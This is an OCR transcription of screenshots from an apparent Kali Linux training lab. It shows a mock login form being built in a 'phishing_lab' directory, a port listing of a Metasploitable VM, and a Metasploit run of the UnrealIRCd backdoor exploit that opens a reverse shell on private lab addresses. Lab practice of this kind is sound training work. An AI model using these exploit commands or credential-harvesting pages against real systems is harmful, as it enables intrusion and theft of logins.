




KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 10:02
kali@kali: ~
Session Actions Edit View Help
heredoc> <title>Secure Login </title> </head>
heredoc> <body>
heredoc> <h2>Login Page</h2>
heredoc> <form action="submit.php"method="POST">
heredoc> Email: <input type="email"
heredoc> name="email" required>
heredoc> Password: <input type ="password"
heredoc> name="password" required>
heredoc> <button type="submit">Login</button>
heredoc> </form>
heredoc> Educational Demo Only
heredoc> Demo Only
heredoc> </body>
heredoc> </html>
heredoc> EOF
zsh: bad pattern: ^[[200~cat
(kali㉿kali)-[~]
$ ls -lh login.html
ls: cannot access 'login.html': No such file or directory
(kali㉿kali)-[~]
$ echo cat > login.html << 'EOF'
<!DOCTYPE html>
<html>
<head>
<title>Secure Login </title> </head>
<body>
<h2>Login Page</h2>
<form action="submit.php"method="POST">
Email: <input type="email"
name="email" required>
Password: <input type ="password"
name="password" required>
<button type="submit">Login</button>
</form>
Educational Demo Only
Demo Only
</body>
</html> > login.html
heredoc>
heredoc> vi login.html
heredoc>
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
10:03
kali@kali: ~
Session Actions Edit View Help
heredoc> <form action="submit.php"method="POST">
heredoc> Email: <input type="email"
heredoc> name="email" required>
heredoc> Password: <input type ="password"
heredoc> name="password" required>
heredoc> <button type="submit">Login</button>
heredoc> </form>
heredoc> Educational Demo Only
heredoc> Demo Only
heredoc> </body>
heredoc> </html>
heredoc> EOF
zsh: bad pattern: ^[[200~cat
(kali㉿kali)-[~]
$ ls -lh login.html
ls: cannot access 'login.html': No such file or directory
(kali㉿kali)-[~]
$ echo cat > login.html << 'EOF'
<!DOCTYPE html>
<html>
<head>
<title>Secure Login </title> </head>
<body>
<h2>Login Page</h2>
<form action="submit.php"method="POST">
Email: <input type="email"
name="email" required>
Password: <input type ="password"
name="password" required>
<button type="submit">Login</button>
</form>
Educational Demo Only
Demo Only
</body>
</html> > login.html
heredoc>
heredoc> vi login.html
heredoc>
(kali㉿kali)-[~]
$
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 0:42
kali@kali: ~
Session Actions Edit View Help
tcp 0 0 0.0.0.0:2049 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:514 0.0.0.0:* LISTEN 4502/xinetd
tcp 0 0 0.0.0.0:8009 0.0.0.0:* LISTEN 4597/jsvc
tcp 0 0 0.0.0.0:6697 0.0.0.0:* LISTEN 4645/unrealircd
tcp 0 0 0.0.0.0:3306 0.0.0.0:* LISTEN 4243/mysqld
tcp 0 0 0.0.0.0:1099 0.0.0.0:* LISTEN 4635/rmiregistry
tcp 0 0 0.0.0.0:6667 0.0.0.0:* LISTEN 4645/unrealircd
tcp 0 0 0.0.0.0:139 0.0.0.0:* LISTEN 4486/smbd
tcp 0 0 0.0.0.0:5900 0.0.0.0:* LISTEN 4657/Xtightvnc
tcp 0 0 0.0.0.0:111 0.0.0.0:* LISTEN 3730/portmap
tcp 0 0 0.0.0.0:6000 0.0.0.0:* LISTEN 4657/Xtightvnc
tcp 0 0 0.0.0.0:80 0.0.0.0:* LISTEN 4616/apache2
tcp 0 0 0.0.0.0:43825 0.0.0.0:* LISTEN 3746/rpc.statd
tcp 0 0 0.0.0.0:8787 0.0.0.0:* LISTEN 4640/ruby
tcp 0 0 0.0.0.0:8180 0.0.0.0:* LISTEN 4597/jsvc
tcp 0 0 0.0.0.0:1524 0.0.0.0:* LISTEN 4502/xinetd
tcp 0 0 0.0.0.0:60725 0.0.0.0:* LISTEN 4635/rmiregistry
tcp 0 0 0.0.0.0:21 0.0.0.0:* LISTEN 4502/xinetd
tcp 0 0 192.168.56.103:53 0.0.0.0:* LISTEN 4103/named
tcp 0 0 127.0.0.1:53 0.0.0.0:* LISTEN 4103/named
tcp 0 0 0.0.0.0:23 0.0.0.0:* LISTEN 4502/xinetd
tcp 0 0 0.0.0.0:5432 0.0.0.0:* LISTEN 4322/postgres
tcp 0 0 0.0.0.0:25 0.0.0.0:* LISTEN 4477/master
tcp 0 0 127.0.0.1:953 0.0.0.0:* LISTEN 4103/named
tcp 0 0 0.0.0.0:445 0.0.0.0:* LISTEN 4486/smbd
tcp 0 0 0.0.0.0:43039 0.0.0.0:* LISTEN 4411/rpc.mountd
tcp6 0 0 :::2121 :::* LISTEN 4541/proftpd: (acce
tcp6 0 0 :::3632 :::* LISTEN 4348/distccd
tcp6 0 0 :::53 :::* LISTEN 4103/named
tcp6 0 0 :::22 :::* LISTEN 4125/sshd
tcp6 0 0 :::5432 :::* LISTEN 4322/postgres
tcp6 0 0 ::1:953 :::* LISTEN 4103/named
udp 0 0 0.0.0.0:2049 0.0.0.0:* -
udp 0 0 192.168.56.103:137 0.0.0.0:* 4484/nmbd
udp 0 0 0.0.0.0:137 0.0.0.0:* 4484/nmbd
udp 0 0 192.168.56.103:138 0.0.0.0:* 4484/nmbd
udp 0 0 0.0.0.0:138 0.0.0.0:* 4484/nmbd
udp 0 0 0.0.0.0:33300 0.0.0.0:* 3746/rpc.statd
udp 0 0 192.168.56.103:53 0.0.0.0:* 4103/named
udp 0 0 127.0.0.1:53 0.0.0.0:* 4103/named
udp 0 0 0.0.0.0:954 0.0.0.0:* 3746/rpc.statd
udp 0 0 0.0.0.0:68 0.0.0.0:* 3363/dhclient3
udp 0 0 0.0.0.0:69 0.0.0.0:* 4502/xinetd
udp 0 0 0.0.0.0:111 0.0.0.0:* 3730/portmap
udp 0 0 0.0.0.0:46193 0.0.0.0:* 4103/named
udp 0 0 0.0.0.0:40179 0.0.0.0:* -
udp 0 0 0.0.0.0:45815 0.0.0.0:* 4411/rpc.mountd
udp6 0 0 :::53 :::* 4103/named
udp6 0 0 :::42321 :::* 4103/named
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 23:49
kali@kali: ~
Session Actions Edit View Help
3 _ target: UT2004 Linux Build 3186 . . . .
4 exploit/windows/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Win32)
5 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent No UnrealIRCD 3.2.8.1 Backdoor Command Execution
Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.103
RHOSTS ⇒ 192.168.56.103
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD ⇒ cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.107
LHOST ⇒ 192.168.56.107
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.56.107:4444
[*] 192.168.56.103:6667 - Connected to 192.168.56.103:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.103:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo ekdGVTrGg91JGUC9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "ekdGVTrGg91JGUC9\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.107:4444 → 192.168.56.103:41206) at 2025-10-28 23:33:12 +0530
sessions
[*] Wrong number of arguments expected: 1, received: 0
Usage: sessions <id>
Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>
sessions -i 1
[*] Wrong number of arguments expected: 1, received: 2
Usage: sessions <id>
Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>
sessions 1
[*] Session 1 is already interactive.
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

Pause recording

(genmon)XXX 23:00

kali@kali: ~/phishing_lab

Session Actions Edit View Help

GNU nano 8.6 /etc/php/8.4/apache2/php.ini

```
;   stderr = Display errors to STDERR (affects only CGI/CLI binaries!)
;   On or stdout = Display errors to STDOUT
; Default Value: On
; Development Value: On
; Production Value: Off
; https://php.net/display-errors
display_errors = Off

; The display of errors which occur during PHP's startup sequence are handled
; separately from display_errors. We strongly recommend you set this to 'off'
; for production servers to avoid leaking configuration details.
; Default Value: On
; Development Value: On
; Production Value: Off
; https://php.net/display-startup-errors
display_startup_errors = Off

; Besides displaying errors, PHP can also log errors to locations such as a
; server-specific log, STDERR, or a location specified by the error_log
; directive found below. While errors should not be displayed on productions
; servers they should still be monitored and logging is a great way to do that.
; Default Value: Off
; Development Value: On
; Production Value: On
; https://php.net/log-errors
log_errors = On

; Do not log repeated messages. Repeated errors must occur in same file on same
; line unless ignore_repeated_source is set true.
; https://php.net/ignore-repeated-errors
ignore_repeated_errors = Off

; Ignore source of message when ignoring repeated messages. When this setting
; is On you will not log errors with repeated messages from different files or
; source lines.
; https://php.net/ignore-repeated-source
ignore_repeated_source = Off

; If this parameter is set to Off, then memory leaks will not be shown (on
; stdout or in the log). This is only effective in a debug compile, and if
; error reporting includes E_WARNING in the allowed list
; https://php.net/report-memleaks
report_memleaks = On

; This setting is off by default.
;report_zend_debug = 0
```

^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark M-] To Bracket M-B Previous ^B Back ^← Prev Word ^A Home
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy ^W Where Was M-F Next ^F Forward ^→ Next Word ^E End

Right Ctrl


META KALI [Running] - Oracle VirtualBox

